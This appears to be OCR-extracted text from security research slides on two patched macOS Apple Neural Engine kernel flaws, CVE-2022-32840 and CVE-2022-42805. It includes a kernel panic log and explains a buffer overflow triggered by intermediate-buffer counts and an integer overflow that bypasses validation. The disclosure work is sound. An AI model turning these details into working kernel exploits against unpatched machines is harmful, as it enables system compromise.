
The loop keeps copying data out-of-bounds.

• We are inside a loop that fills up the client buffer.



- H11ANEIn::ANE\_ProgramSendRequest\_gated()
- The loop keeps copying data out-of-bounds.

• We are inside a loop that fills up the client buffer.



- H11ANEIn::ANE\_ProgramSendRequest\_gated()
- The loop keeps copying data out-of-bounds.
- Buffer overflow in <u>SCBufArgs</u> by <u>0x80 \* total IntermediateBuffers.</u>



### • <u>total IntermediateBuffers = 2</u> is sufficient crash the kernel.

{"bug_type":"210","timestamp":"2022-03-17 20:50:50.00 +0400","os_version":"macOS 2
"build" : "macOS 12.1 (21C52)",
"product" : "MacBookAir10,1",
"kernel" : "Darwin Kernel Version 21.2.0: Sun Nov 28 20:29:10 PST 2021; root:xnu
"incident" : "BE75129E-C620-4D82-9900-1E012E610F31",
<pre>"crashReporterKey" : "1B40DD14-2FCC-C3FF-1621-F12333718E3D",</pre>
"date" : "2022-03-17 20:50:50.14 +0400",
<pre>"panicString" : "panic(cpu 3 caller 0xfffffe0013d52eec): [kext.kalloc.128]: eler</pre>
0: 0×0000000ffffffff
8: 0xfffffe24cc8f4000
24: 0xfffffe1b32d14000
40: 0xfffffe24ce3a8ae0
64: 0×000001000000000
72: 0×0000000267c000
80: 0xfffffe200098e9b8
88: 0×000000ff00000055
104: 0x000000116be03eb
Debugger message: panic

12.1 (21C52)","incident\_id":"BE75129E-C620-4D82-9900-1E012E610F31"}

 $u-8019.61.5 < 1 < RELEASE_ARM64_T8101",$ 


ement modified after free (off:0, val:0x0000000ffffffff, sz:128, ptr:0xfffffe200070e280)




# Vulnerabilities

### **CVE-2022-32840: OOB writes in ANE\_ProgramSendRequest().**

### CVE-2022-42805: ANECValidateMutableProcedureInfo() integer overflow.




- <u>ANECMutableProcedureInfo</u> is a mapping of an IOSurface buffer.
- The IOSurface object is from <u>structureInput->weightSurfaceId.</u>
- ANECMutableProcedureInfo content is completely under user-control.



- <u>ANECMutableProcedureInfo</u> is a mapping of an IOSurface buffer.
- The IOSurface object is from <u>structureInput->weightSurfaceId.</u>
- ANECMutableProcedureInfo content is completely under user-control.

### <u>ANECMutableProcedureInfo</u> is a user-controlled object





# CVE-2022-42805: ZinComputeProgramUpdateMutables() integer overflow


ANECMutableProcedureInfo								
Header	Offsets	OperationInfo(s)	weightInfo (s)					


• <u>weight\_buffer\_size:</u> the total size of <u>ANECMutableProcedureInfo</u>

o <u>wb\_offset[n]</u>: the starting position of <u>OperationInfo[n]</u>


o <u>op offset[m]</u>: the starting position of <u>weightInfo[m]</u>








- ANECMutableProcedureInfo is a mapping of an IOSurface buffer.
- The IOSurface is taken from from <u>structureInput->weightSurfaceId.</u>
- <u>ANECMutableProcedureInfo</u> content is completely under user-control.




- ANECMutableProcedureInfo is a mapping of an IOSurface buffer.
- The IOSurface is taken from from <u>structureInput->weightSurfaceId.</u>
- <u>ANECMutableProcedureInfo</u> content is completely under user-control.
- <u>ANECValidateMutableProcedureInfo</u> is called to verify the safety of the object.



• ANECValidateMutableProcedureInfo is called to verify the safety of the object passed to ZinComputeProgramUpdateMutables.


<u>ANECValidateMutableProcedureInfo()</u> validates the shared surface buffer.



**ANECValidateMutableProcedureInfo** 

"ANECStatus ANECValidateMutableProcedureInfo(const ANECMutableProcedureInfo \*, uint64\_t)");

- <u>ANECValidateMutableProcedureInfo()</u> validates the shared surface buffer.
- Integer overflow in the calculation at <u>line 95.</u>
- The security check could be bypassed by overflowing the calculation.



